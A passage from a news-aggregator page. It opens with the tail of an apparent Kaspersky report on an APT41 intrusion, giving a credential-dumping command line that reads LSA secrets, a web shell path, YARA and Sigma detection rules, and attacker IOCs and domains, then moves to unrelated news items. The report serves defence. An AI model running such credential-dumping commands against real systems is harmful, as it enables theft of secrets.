    java.exe privilege::debug token::elevate lsadump::secrets exit

    Retrospective threat hunting

    As already mentioned, the victim organization’s monitoring coverage was initially patchy. Because of this, in the early stages, we only saw the external IP address of the initial source and couldn’t detect what was happening on that host. After some time, the host was finally connected to our monitoring systems, and we found that it was an IIS web server. Furthermore, despite the lost time, it still contained artifacts of the attack.

    These included the aforementioned Cobalt Strike implant located in c:programdata, along with a scheduler task for establishing persistence on the system. Additionally, a web shell remained on the host, which our solutions detected as HEUR:Backdoor.MSIL.WebShell.gen. This was found in the standard temporary directory for compiled ASP.NET application files:

    c:windowsmicrosoft.netframework64v4.0.30319temporary asp.net filesrootdedc22b849ac6571app_web_hdmuushc.dll

    MD5: 0x70ECD788D47076C710BF19EA90AB000D

    These temporary files are automatically generated and contain the ASPX page code:

    The web shell was named newfile.aspx. The screenshot above shows its function names. Based on these names, we were able to determine that this instance utilized a Neo-reGeorg web shell tunnel.

    This tool is used to proxy traffic from an external network to an internal one via an externally accessible web server. Thus, the launch of the Impacket tools, which we initially believed was originating from a host unidentified at the time (the IIS server), was in fact coming from the external network through this tunnel.

    Attribution

    We attribute this attack to APT41 with a high degree of confidence, based on the similarities in the TTPs, tooling, and C2 infrastructure with other APT41 campaigns. In particular:

    • The attackers used a number of tools characteristic of APT41, such as Impacket, WMI, and Cobalt Strike.
    • The attackers employed DLL sideloading techniques.
    • During the attack, various files were saved to C:WindowsTemp.
    • The C2 domain names identified in this incident (s3-azure.com, *.ns1.s3-azure.com, *.ns2.s3-azure.com) are similar to domain names previously observed in APT41 attacks (us2[.]s3bucket-azure[.]online, status[.]s3cloud-azure[.]com).

    Takeaways and lessons learned

    The attackers wield a wide array of both custom-built and publicly available tools. Specifically, they use penetration testing tools like Cobalt Strike at various stages of an attack. The attackers are quick to adapt to their target’s infrastructure, updating their malicious tools to account for specific characteristics. They can even leverage internal services for C2 communication and data exfiltration. The files discovered during the investigation indicate that the malicious actor modifies its techniques during an attack to conceal its activities – for example, by rewriting executables and compiling them as DLLs for DLL sideloading.

    While this story ended relatively well – we ultimately managed to evict the attackers from the target organization’s systems – it’s impossible to counter such sophisticated attacks without a comprehensive knowledge base and continuous monitoring of the entire infrastructure. For example, in the incident at hand, some assets weren’t connected to monitoring systems, which prevented us from seeing the full picture immediately. It’s also crucial to maintain maximum coverage of your infrastructure with security tools that can automatically block malicious activity in the initial stages. Finally, we strongly advise against granting excessive privileges to accounts, and especially against using such accounts on all hosts across the infrastructure.

    Appendix

    Rules

    Yara

    strings:
    $func1 = “FrameworkInitialize” fullword
    $func2 = “GetTypeHashCode” fullword
    $func3 = “ProcessRequest” fullword
    $func4 = “__BuildControlTree”
    $func5 = “__Render__control1”

    $str1 = “FAIL” nocase wide
    $str2 = “Port close” nocase wide
    $str3 = “Port filtered” nocase wide
    $str4 = “DISCONNECT” nocase wide
    $str5 = “FORWARD” nocase wide

    condition:
    uint16(0) == 0x5A4D and
    filesize

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    rule neoregeorg_aspx_web_shell

    {

        meta:

            description = “Rule to detect neo-regeorg based ASPX web-shells”

            author = “Kaspersky”

            copyright = “Kaspersky”

            distribution = “DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM”

        strings:

            $func1 = “FrameworkInitialize” fullword

            $func2 = “GetTypeHashCode” fullword

            $func3 = “ProcessRequest” fullword

            $func4 = “__BuildControlTree”

            $func5 = “__Render__control1”

            $str1 = “FAIL” nocase wide

            $str2 = “Port close” nocase wide

            $str3 = “Port filtered” nocase wide

            $str4 = “DISCONNECT” nocase wide

            $str5 = “FORWARD” nocase wide


        condition:

            uint16(0) == 0x5A4D and

            filesize 400000 and

            3 of ($func*) and

            3 of ($str*)

    }

    Sigma

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    28

    title: Service Image Path Start From CMD

    id: faf1e809–0067–4c6f–9bef–2471bd6d6278

    status: test

    description: Detects creation of unusual service executable starting from cmd /c using command line

    references:

        – tbd

    tags:

        – attack.persistence

        – attack.T1543.003

    author: Kaspersky

    date: 2025/05/15  

    logsource:                      

        product: windows        

        service: security

    detection:

        selection:

            EventID: 4697

            ServiceFileName|contains:

                – ‘%COMSPEC%’

                – ‘cmd’

                – ‘cmd.exe’

            ServiceFileName|contains|all:

                –  ‘/c’

                – ‘start’

        condition: selection

    falsepositives:

        – Legitimate

    level: medium

    IOCs

    Files

    2F9D2D8C4F2C50CC4D2E156B9985E7CA
    9B4F0F94133650B19474AF6B5709E773
    A052536E671C513221F788DE2E62316C
    91D10C25497CADB7249D47AE8EC94766
    C3ED337E2891736DB6334A5F1D37DC0F
    9B00B6F93B70F09D8B35FA9A22B3CBA1
    15097A32B515D10AD6D793D2D820F2A8
    A236DCE873845BA4D3CCD8D5A4E1AEFD
    740D6EB97329944D82317849F9BBD633
    C7188C39B5C53ECBD3AEC77A856DDF0C
    3AF014DB9BE1A04E8B312B55D4479F69
    4708A2AE3A5F008C87E68ED04A081F18
    125B257520D16D759B112399C3CD1466
    C149252A0A3B1F5724FD76F704A1E0AF
    3021C9BCA4EF3AA672461ECADC4718E6
    F1025FCAD036AAD8BF124DF8C9650BBC
    100B463EFF8295BA617D3AD6DF5325C6
    2CD15977B72D5D74FADEDFDE2CE8934F
    9D53A0336ACFB9E4DF11162CCF7383A0
    27F506B198E7F5530C649B6E4860C958

    Domains and IPs

    47.238.184[.]9
    38.175.195[.]13
    hxxp://github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
    hxxp://chyedweeyaxkavyccenwjvqrsgvyj0o1y.oast[.]fun/aaa
    hxxp://toun[.]callback.red/aaa
    hxxp://asd.xkx3[.]callback.[]red
    hxxp[:]//ap-northeast-1.s3-azure[.]com
    hxxps[:]//www[.]msn-microsoft[.]org:2053
    hxxp[:]//www.upload-microsoft[.]com
    s3-azure.com
    *.ns1.s3-azure.com
    *.ns2.s3-azure.com
    upload-microsoft[.]com
    msn-microsoft[.]org

    MITRE ATT&CK

    Tactic Technique ID
    Initial Access Valid Accounts: Domain Accounts T1078.002
    Exploit Public-Facing Application T1190
    Execution Command and Scripting Interpreter: PowerShell T1059.001
    Command and Scripting Interpreter: Windows Command Shell T1059.003
    Scheduled Task/Job: Scheduled Task T1053.005
    Windows Management Instrumentation T1047
    Persistence Create or Modify System Process: Windows Service T1543.003
    Hijack Execution Flow: DLL Side-Loading T1574.002
    Scheduled Task/Job: Scheduled Task T1053.005
    Valid Accounts: Domain Accounts T1078.002
    Web Shell T1505.003
    IIS Components T1505.004
    Privilege Escalation Create or Modify System Process: Windows Service T1543.003
    Hijack Execution Flow: DLL Side-Loading T1574.002
    Process Injection T1055
    Scheduled Task/Job: Scheduled Task T1053.005
    Valid Accounts: Domain Accounts T1078.002
    Defense Evasion Hijack Execution Flow: DLL Side-Loading T1574.002
    Deobfuscate/Decode Files or Information T1140
    Indicator Removal: File Deletion T1070.004
    Masquerading T1036
    Process Injection T1055
    Credential Access Credentials from Password Stores: Credentials from Web Browsers T1555.003
    OS Credential Dumping: Security Account Manager T1003.002
    Unsecured Credentials T1552
    Discovery Network Service Discovery T1046
    Process Discovery T1057
    System Information Discovery T1082
    System Network Configuration Discovery T1016
    Lateral movement Lateral Tool Transfer T1570
    Remote Services: SMB/Windows Admin Shares T1021.002
    Collection Archive Collected Data: Archive via Utility T1560.001
    Automated Collection T1119
    Data from Local System T1005
    Command and Control Application Layer Protocol: Web Protocols T1071.001
    Application Layer Protocol: DNS T1071.004
    Ingress Tool Transfer T1105
    Proxy: Internal Proxy T1090.001
    Protocol Tunneling T1572
    Exfiltration Exfiltration Over Alternative Protocol T1048
    Exfiltration Over Web Service T1567

    MIL OSI Global Banks –

    July 21, 2025
  • MIL-OSI China: The Guardians: A short video honoring Chinese military’s service 2025-07-21 14:58:10 The Chinese military has released a short film titled “The Guardians” to showcase the dedication of its soldiers in safeguarding their homeland, ensuring everyday peace and promoting global harmony.

    Source: People’s Republic of China – Ministry of National Defense

      2025 marks the 80th anniversary of the victory in the Chinese People’s War of Resistance Against Japanese Aggression (1931–1945) and the World Anti-Fascist War. The Chinese military has released a short video titled “The Guardians” to showcase the dedication of its soldiers in safeguarding their homeland, ensuring everyday peace and promoting global harmony. Chinese soldiers are deserving of our trust. The Chinese military serves as the guardians of all we hold dear.

    loading…

    MIL OSI China News –

    July 21, 2025
  • MIL-OSI Russia: 14 Palestinians killed in Israeli airstrike in southern Gaza – sources

    Translation. Region: Russian Federal

    Source: People’s Republic of China in Russian – People’s Republic of China in Russian –

    An important disclaimer is at the bottom of this article.

    Source: People’s Republic of China – State Council News

    GAZA, July 21 (Xinhua) — At least 14 Palestinians, including a civil defense worker, were killed Sunday in an Israeli airstrike on a college building west of Khan Younis in the southern Gaza Strip, Palestinian sources said.

    Israeli warplanes fired at least one missile at a building housing displaced people in the al-Mawasi area west of Khan Younis, witnesses said.

    Doctors told Xinhua that all the bodies found, as well as the wounded, were taken to hospitals.

    The airstrike killed civil defense officer Hani al-Dabour and wounded several members of his team, according to a local government statement. The government called on the international community to fulfill its obligations to “stop Israel’s crimes and ensure full protection for the work crews.”

    In a statement on Sunday, the Israel Defense Forces (IDF) said that the paratroopers’ brigade, under the command of the 36th Division, had completed its mission in the Khan Yunis area of the Gaza Strip.

    “During the operation, the troops eliminated the terrorists in hand-to-hand combat and in cooperation with the Israeli Air Force. They destroyed the terrorists’ infrastructure, including military installations, weapons and explosives depots,” the statement said.

    Israel resumed military operations in the Gaza Strip on March 18. Since then, at least 8,066 Palestinians have been killed and 28,939 wounded. The total number of deaths since October 2023 has reached 58,895, with 140,980 injured, the enclave’s health authorities said on Sunday. –0–

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • Microsoft alerts businesses, governments to server software attack

    Source: Government of India

    Source: Government of India (4)

    Microsoft has issued an alert about “active attacks” on server software used by government agencies and businesses to share documents within organizations, and recommended security updates that customers should apply immediately.

    The FBI said on Sunday it is aware of the attacks and is working closely with its federal and private-sector partners, but offered no other details.

    In an alert issued on Saturday, Microsoft said the vulnerabilities apply only to SharePoint servers used within organizations. It said that SharePoint Online in Microsoft 365, which is in the cloud, was not hit by the attacks.

    “We’ve been coordinating closely with CISA, DOD Cyber Defense Command and key cybersecurity partners globally throughout our response,” a Microsoft spokesperson said, adding that the company had issued security updates and urged customers to install them immediately.

    The Washington Post, which first reported the hacks, said unidentified actors in the past few days had exploited a flaw to launch an attack that targeted U.S. and international agencies and businesses.

    The hack is known as a “zero day” attack because it targeted a previously unknown vulnerability, the newspaper said, quoting experts. Tens of thousands of servers were at risk.

    In the alert, Microsoft said that a vulnerability “allows an authorized attacker to perform spoofing over a network.” It issued recommendations to stop the attackers from exploiting it.
    Microsoft has issued an alert about “active attacks” on server software used by government agencies and businesses to share documents within organizations, and recommended security updates that customers should apply immediately.

    The FBI said on Sunday it is aware of the attacks and is working closely with its federal and private-sector partners, but offered no other details.

    In an alert issued on Saturday, Microsoft said the vulnerabilities apply only to SharePoint servers used within organizations. It said that SharePoint Online in Microsoft 365, which is in the cloud, was not hit by the attacks.

    “We’ve been coordinating closely with CISA, DOD Cyber Defense Command and key cybersecurity partners globally throughout our response,” a Microsoft spokesperson said, adding that the company had issued security updates and urged customers to install them immediately.

    The Washington Post, which first reported the hacks, said unidentified actors in the past few days had exploited a flaw to launch an attack that targeted U.S. and international agencies and businesses.

    The hack is known as a “zero day” attack because it targeted a previously unknown vulnerability, the newspaper said, quoting experts. Tens of thousands of servers were at risk.

    In the alert, Microsoft said that a vulnerability “allows an authorized attacker to perform spoofing over a network.” It issued recommendations to stop the attackers from exploiting it.

    In a spoofing attack, an actor can manipulate financial markets or agencies by hiding the actor’s identity and appearing to be a trusted person, organization or website.

    Earlier, Microsoft said it is working on updates to 2016 and 2019 versions of SharePoint. If customers cannot enable recommended malware protection, they should disconnect their servers from the internet until a security update is available, it added.
    In a spoofing attack, an actor can manipulate financial markets or agencies by hiding the actor’s identity and appearing to be a trusted person, organization or website.

    Earlier, Microsoft said it is working on updates to 2016 and 2019 versions of SharePoint. If customers cannot enable recommended malware protection, they should disconnect their servers from the internet until a security update is available, it added.

    July 21, 2025
  • All decisions in this country, a sovereign nation, are taken by its leadership-VP

    Source: Government of India

    Source: Government of India (2)

    lign=”center”>There is no power on the planet to dictate India how to handle its affairs-VP
    We work in tandem, we have mutual respect, diplomatic dialogues. But at the end of the day, we are sovereign, we take our own decisions-VP
    Is it required to have wrestling sessions as to who said what?, VP expresses concern
    Our object is not to just simply grow our economy, Our object is to develop the people-VP
    Vice-President Addresses Officer Trainees of the Indian Defence Estates Service (IDES) 2024 Batch

    Vice-President, Shri Jagdeep Dhankhar today said that, “Don’t be guided by narratives outside. All decisions in this country, a sovereign nation, are taken by its leadership. There is no power on the planet to dictate India how to handle its affairs. We do live in a nation and nations that are a comity. We work in togetherness, we work in tandem. We have mutual respect, diplomatic dialogues. But at the end of the day, we are sovereign, we take our own decisions.”

    https://x.com/VPIndia/status/1946559722725007704

    He underlined, “Is it required to play every bad ball? Is it required to have wrestling sessions as to who said what? One who scores good runs on the cricket pitch always leaves bad balls. They are tempting, but not attempted. And those who attempt, you have safe gloves of the wicket keeper and someone in the gully.”

    “There will be challenges. Challenges will be to create divisiveness. For example, we have seen global conflagrations — two of them in particular, you know them. These have become open-ended. Look at the devastation of property, human lives, and their misery. And look at our calibration. We taught a lesson — taught it well. We chose Bahawalpur and Muridke, and then brought it to a temporary conclusion. ‘Operation Sindoor’ is not over — it continues. Some people ask the question — why was it stopped? We are a nation that believes in peace, nonviolence, a land of Buddha, Mahavira, and Gandhi. We do not wish to kill even living beings — how can we target human beings? The idea was to generate sanity, to generate a sense of humanity in the others”, he added.

    https://x.com/VPIndia/status/1946562875889463711

    Addressing the officer trainees of Indian Defence Estates Service (IDES) 2024 batch at the Vice-President’s Enclave today, Shri Dhankhar stated, “ Our demographic dividend is a global envy. 65% of our population is below 35 years of age. The median age of this country is 28, whereas that of China and the U.S. is around 38–39, and Japan, 48. Now, you are the chosen ones. You’ve got the opportunity to serve Bharat, home to one-sixth of humanity. And look at the area of your working. If you commit yourself, keeping into view our civilizational ethos, we are a unique nation. No nation can boast or claim to be closer to us — five thousand years of heritage, culture, legacy, knowledge, wisdom, repository. In such a situation — eighteen lakh acres? If you engage — which you are engaging, your seniors are engaging — you can define to the entire country, how to manage the estates, how to manage ecology, how to manage the environment, how to raise herbal gardens, what is sustainable development, how to protect and how to use modern technology.”

    “One aspect about which I am slightly concerned. Development, civilian development, close to the proximity of your states, requires your sanction. That sanction often gets into the domain of discretion and suffers delay. I would urge — evolve a mechanism or a protocol. Let people know about it — what height they can have. Why should the system come into play? With the kind of technology we have, we should be fully aware. Why can’t we put it on one platform? This is the area — if your building is coming up here, height will be this. Yet agencies have to be hired. People have to pay for it. Delay takes place. Now you can take the lead. You will earn the goodwill of the people around”, he added.

    https://x.com/VPIndia/status/1946560846785917408

    Expressing his concern over rising coaching centres in the country he stated, “Coaching is needed for skill. Coaching is needed to make you self-dependent. If for a limited number of seats, all over the country there are coaching centers vying with one another for advertisement space in newspapers. Not one — one page, two pages, three pages, sometimes four pages in a row. And what a spectacle — putting you boys and girls in photographs. No, this is not Bharat. We can’t have commodification and commercialisation. We have to believe in Gurukul. You have to come out of — youth has to come out of the silos. You have to know the opportunities elsewhere. Those opportunities are also very necessary for the development of the nation….I am not against anyone, but why should coaching become an integral part of education? After more than three decades, the nation has been blessed after getting input from stakeholders in hundreds of thousands, National Education Policy. Why coaching? Coach has to improve your skill. We can’t have people cramming and then getting through. We want thinking minds to get in and go there. Always bear that in mind”. 

    https://x.com/VPIndia/status/1946561334973460885

    Talking about ‘Viksit Bharat’ he stated, “ Our object is not to just simply grow our economy. Our object is to develop the people. Viksit Bharat is not our dream. It is not even our destination now. We are marching in that direction. Every day we are progressing towards that direction, and that’s a big challenge because 10 years of phenomenal development has given the people a taste of development. People of my generation never believed…there will be a toilet in the house, a gas connection in the house, internet connection, piped water, roads close by, school or health center, such world-class trains to travel. No. We never imagined. So the nation now has become globally the most aspirational nation in the world.”

    https://x.com/VPIndia/status/1946550260601606602

    Shri Rajesh Kumar Singh, Defence Secretary, Govt. of India, Shri S.N. Gupta, Director General, Defence Estates, Shri Sanjeev Kumar, Director, NIDEM and other dignitaries were also present on the occasion.

    July 21, 2025
  • Over three lakh perform Amarnath Yatra in 18 days

    Source: Government of India

    Source: Government of India (4)

    Over 300,000 yatris have undertaken the ongoing Amarnath Yatra in the 18 days since it began on July 3. With 20 days still left for the yatra’s conclusion on August 9, the figure is likely to exceed the official estimate of 3.5 lakh this year.

    Officials said that as of Sunday, 3.07 lakh pilgrims had ‘darshan’ inside the holy cave shrine.

    “Another batch of 3,791 yatris left Bhagwati Nagar Yatri Niwas today for the Valley in two escorted convoys. The first convoy of 52 vehicles carrying 1,208 yatris to the Baltal base camp left at 3:33 a.m., while the second convoy of 96 vehicles carrying 2,583 yatris to the Pahalgam base camp left at 4:06 a.m.,” officials said.

    J&K Lt. Governor Manoj Sinha, who is also the chairman of the Shri Amarnathji Shrine Board (SASB), visited the Baltal base camp on Sunday. The L-G chaired a meeting of officials to review the arrangements made for the smooth conduct of the yatra. He had lunch with the yatris at one of the ‘Langars’ at Baltal and also interacted with them. The L-G expressed satisfaction with both the security and other arrangements made for the yatra.

    This year, the Bhumi Pujan of ‘Chhari Mubarak’ (Lord Shiva’s Holy Mace) was performed at Pahalgam on July 10. The Chhari Mubarak was taken to Pahalgam by a group of seers led by its sole custodian, Mahant Swami Deependra Giri, from its seat at the Dashnami Akhara Building in Srinagar.

    In Pahalgam, the Chhari Mubarak was taken to the Gauri Shankar temple, where the Bhumi Pujan was held. It was then taken back to its seat at the Dashnami Akhara building. It will begin its final journey towards the cave shrine from the Dashnami Akhara temple in Srinagar on August 4 and will reach the holy cave shrine on August 9, marking the official conclusion of the yatra.

    Authorities have made extensive multi-tier security arrangements for this year’s Amarnath Yatra, as this takes place after the cowardly attack of April 22 in which Pakistan-backed terrorists killed 26 civilians after segregating them based on faith in the Baisaran meadow of Pahalgam. An additional 180 companies of CAPFs have been brought in to augment the existing strength of the Army, BSF, CRPF, SSB, and the local police. The Army has deployed over 8,000 specially trained commandos to secure the passage of the yatris.

    This year, the yatra started on July 3 and will end after 38 days on August 9, coinciding with Shravan Purnima and Raksha Bandhan.

    Yatris approach the holy cave shrine, situated 3,888 metres above sea level in the Kashmir Himalayas, from either the traditional Pahalgam route or the shorter Baltal route. Those using the Pahalgam route pass through Chandanwari, Sheshnag, and Panchtarni to reach the cave shrine, covering a distance of 46 km on foot over four days. Those using the shorter Baltal route trek 14 km to reach the shrine and can return to the base camp the same day after having darshan.

    No helicopter services are available to yatris this year due to security reasons.

    The cave shrine houses an ice stalagmite structure that wanes and waxes with the phases of the moon. Devotees believe the structure symbolizes the mythical powers of Lord Shiva.

    (IANS) 

    July 21, 2025
  • MIL-OSI China: PLA honors 12 as ‘most beautiful revolutionary soldiers’ ahead of Army Day 2025-07-21 11:44:06 China has honored 12 military officers and soldiers as “the most beautiful revolutionary soldiers of the new era” as the country prepares to mark the 98th anniversary of the founding of the People’s Liberation Army on Aug 1.

    Source: People’s Republic of China – Ministry of National Defense

      By Jiang Chenglong

      China has honored 12 military officers and soldiers as “the most beautiful revolutionary soldiers of the new era” as the country prepares to mark the 98th anniversary of the founding of the People’s Liberation Army on Aug 1.

      The honorees were announced Sunday by the Publicity Department of the Communist Party of China Central Committee and the Political Work Department of the Central Military Commission, state-run Xinhua News Agency reported.

      Among those recognized are Zhang Cancan, Ma Shaoli, Chen Siqi and Cui Daohu. The group includes outstanding soldiers rooted in grassroots units who contribute to building the military, as well as personnel trained in real combat scenarios and prepared to win on the battlefield, according to the report.

      The list also features research experts known for independent innovation, skilled craftsmen unafraid of hardship, and border guards dedicated to defending China’s frontiers.

      The report said the honorees faithfully carry out missions entrusted to them by the Party and the people, demonstrating the PLA’s strong political loyalty and its determination to overcome challenges.

    loading…

    MIL OSI China News –

    July 21, 2025
  • MIL-OSI New Zealand: Government Defence Cuts – Govt wrong to cut another 255 civilian Defence jobs at time of rising risks

    Source: PSA

    – 255 civilian roles across NZDF to go
    – 10% of civilian workforce downsized in last year
    – Another 46 roles proposed to go
    The Government is fooling itself if cutting 10% of the civilian workforce is how you build a modern, combat ready defence force at a time of rising security risks.
    NZDF today confirmed final decisions that will see 255 roles cut across the force, making a total of one in ten roles axed in the last year (including voluntary redundancies). This is down from the original proposal of 347 roles in March. 46 further roles may go depending on the outcome of additional consultation.
    “This is incredibly shortsighted when a modern defence force needs a well-resourced civilian workforce to support our men and women in uniform,” said Fleur Fitzsimons, National Secretary for the Public Service Association Te Pūkenga Here Tikanga Mahi.
    The cuts include roles in the army, air force, strategy, health and safety, Defence College, Joint Defence Services, Joint Support Group, financial, Chief of Staff office and Veterans Affairs.
    “This is all about saving money, not strengthening security. It doesn’t make any sense when tensions are rising across the Asia Pacific area and in Europe. It was only a few months ago that a warship from China was in the Tasman Sea.”
    NZDF told staff today it  was facing a tough fiscal environment which has forced it to make deep cuts in a number of areas to save money including:
    • “cancelling some training activities and major exercises”
    • “reducing flying hours, sea days and other training”
    • “pausing property maintenance”
    “The Government is investing in military equipment and technology which is a good thing but is blind to the fact that civilian defence workers, like engineers, IT specialists and many others are needed to support this.
    “All these cuts to jobs will do is increase already heavy workloads, leading to more stress and burnout, and forcing those in uniform to pick up the work of the civilian workers. That is not what they signed up to do and won’t help NZDF improve retention.
    “Civilian workers are the backbone of Defence, yet the Government continues to disrespect their vital role. It’s the wrong choice.”
    Previous statement
    20 March More damaging cuts to Defence civilian workforce shows hypocrisy of Govt promise
    The Public Service Association Te Pūkenga Here Tikanga Mahi is Aotearoa New Zealand’s largest trade union, representing and supporting more than 95,000 workers across central government, state-owned enterprises, local councils, health boards and community groups.

    MIL OSI New Zealand News –

    July 21, 2025
  • Ceasefire Holds in Syria After Deadly Sectarian Clashes

    Source: Government of India

    Source: Government of India (4)

    A tenuous ceasefire has taken hold in Syria’s Suwayda province after a week of sectarian violence between Druze fighters, Bedouin tribes, and government forces, which killed over 800 people, according to the Syrian Observatory for Human Rights (SOHR). Announced by President Ahmed al-Sharaa on July 19, the truce is holding, with security forces deployed to enforce peace and oversee the withdrawal of Bedouin fighters from Suwayda city. The conflict began on July 13, triggered by the abduction of a Druze merchant on the Damascus highway, escalating tensions in the Druze-majority province. Government forces, accused of siding with Bedouin fighters and committing abuses against Druze civilians, intensified the clashes. Israel responded with airstrikes on Syrian military targets, citing protection of the Druze minority.

    A US-brokered ceasefire between Syria and Israel on July 18, followed by al-Sharaa’s comprehensive truce, has shown progress. Druze leader Sheikh Hikmat al-Hijri endorsed the agreement, calling for safe passage for Bedouin fighters and humanitarian aid for civilians. While earlier ceasefires failed, the latest has seen Bedouin fighters leave Suwayda city, with security checkpoints established.

    Skepticism persists among some Druze leaders, wary of the government’s Sunni Islamist leanings. The UN and international actors, including the US and EU, welcomed the ceasefire but urged accountability for reported atrocities, including executions. The violence displaced many, with Suwayda’s hospitals overwhelmed, reporting over 300 casualties since last Monday.

    Israel targeted the Syrian Defense Ministry headquarters and a site near the presidential palace, marking a rare escalation. Israeli Defense Minister Israel Katz warned of ‘painful blows’ if Syrian forces did not withdraw from the south President al-Sharaa’s interim government, in power since ousting Bashar al-Assad in 2024, faces challenges in unifying Syria’s diverse groups. The ceasefire’s success depends on enforcing security and addressing sectarian grievances to prevent further unrest.

    July 21, 2025
  • MIL-OSI Security: USS PEARL HARBOR (LSD 52) Sailors prepare lunch in the galley [Image 5 of 7]

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    PACIFIC OCEAN (July 15, 2025) Culinary Specialist 2nd Class Christian Catlett, from Mobile, Alabama, slices a cake in the galley of the Harpers Ferry-class amphibious dock landing ship USS Pearl Harbor (LSD 52) in the Pacific Ocean on Jul. 15, 2025. Now in its 21st iteration, the Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Mass Communication Specialist Seaman Alexander Bussman)

    Date Taken: 07.14.2025
    Date Posted: 07.17.2025 03:22
    Photo ID: 9184667
    VIRIN: 250715-N-RW505-1022
    Resolution: 4649×3099
    Size: 5.73 MB
    Location: US

    Web Views: 5
    Downloads: 0

    PUBLIC DOMAIN  

    This work, USS PEARL HARBOR (LSD 52) Sailors prepare lunch in the galley [Image 7 of 7], by SA Alexander Bussman, identified by DVIDS, must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    GALLERY

    MORE LIKE THIS

    CONTROLLED VOCABULARY KEYWORDS

    TAGS

    MIL Security OSI –

    July 21, 2025
  • MIL-OSI Security: Pacific Partnership 2025 Medical Team Conducts Health Engagements in Nuku’Alofa, Tonga [Image 1 of 7]

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    NUKU’ALOFA, Tonga (June 24, 2025) U.S. Navy Lt. Cmdr. Sean Foley, center, Critical Care Physician with Pacific Partnership 2025 (PP-25), and U.S. Navy Lt. Brittany Debow, left, Critical Care Nurse with PP-25, assist Dr. Richard Taumoepeau, a local physician, right, during an ultrasound-guided thoracentesis on a local patient at Vaiola Hospital as part of PP-25 in Nuku’Alofa, Tonga, June 24, 2025. Now in its 21st iteration, the Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Courtesy Asset/Released)

    Date Taken: 06.24.2025
    Date Posted: 07.20.2025 23:23
    Photo ID: 9191484
    VIRIN: 250624-N-NO900-1001
    Resolution: 1086×724
    Size: 148.87 KB
    Location: NUKU’ALOFA, TO

    Web Views: 2
    Downloads: 0

    PUBLIC DOMAIN  

    This work, Pacific Partnership 2025 Medical Team Conducts Health Engagements in Nuku’Alofa, Tonga [Image 7 of 7], must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    GALLERY

    MORE LIKE THIS

    CONTROLLED VOCABULARY KEYWORDS

    TAGS

    MIL Security OSI –

    July 21, 2025
  • MIL-OSI Security: Pacific Partnership 2025 Medical Team Conducts Health Engagements in Nuku’Alofa, Tonga [Image 2 of 7]

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    NUKU’ALOFA, Tonga (June 24, 2025) U.S. Navy Lt. Cmdr. Sean Foley, right, Critical Care Physician with Pacific Partnership 2025 (PP-25), and U.S. Navy Lt. Brittany Debow, left, Critical Care Nurse with PP-25, assist Dr. Richard Taumoepeau, a local physician, center, during an ultrasound-guided thoracentesis on a local patient at Vaiola Hospital as part of PP-25 in Nuku’Alofa, Tonga, June 24, 2025. Now in its 21st iteration, the Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Courtesy Asset/Released)

    Date Taken: 06.24.2025
    Date Posted: 07.20.2025 23:23
    Photo ID: 9191485
    VIRIN: 250624-N-NO900-1002
    Resolution: 1086×724
    Size: 191.44 KB
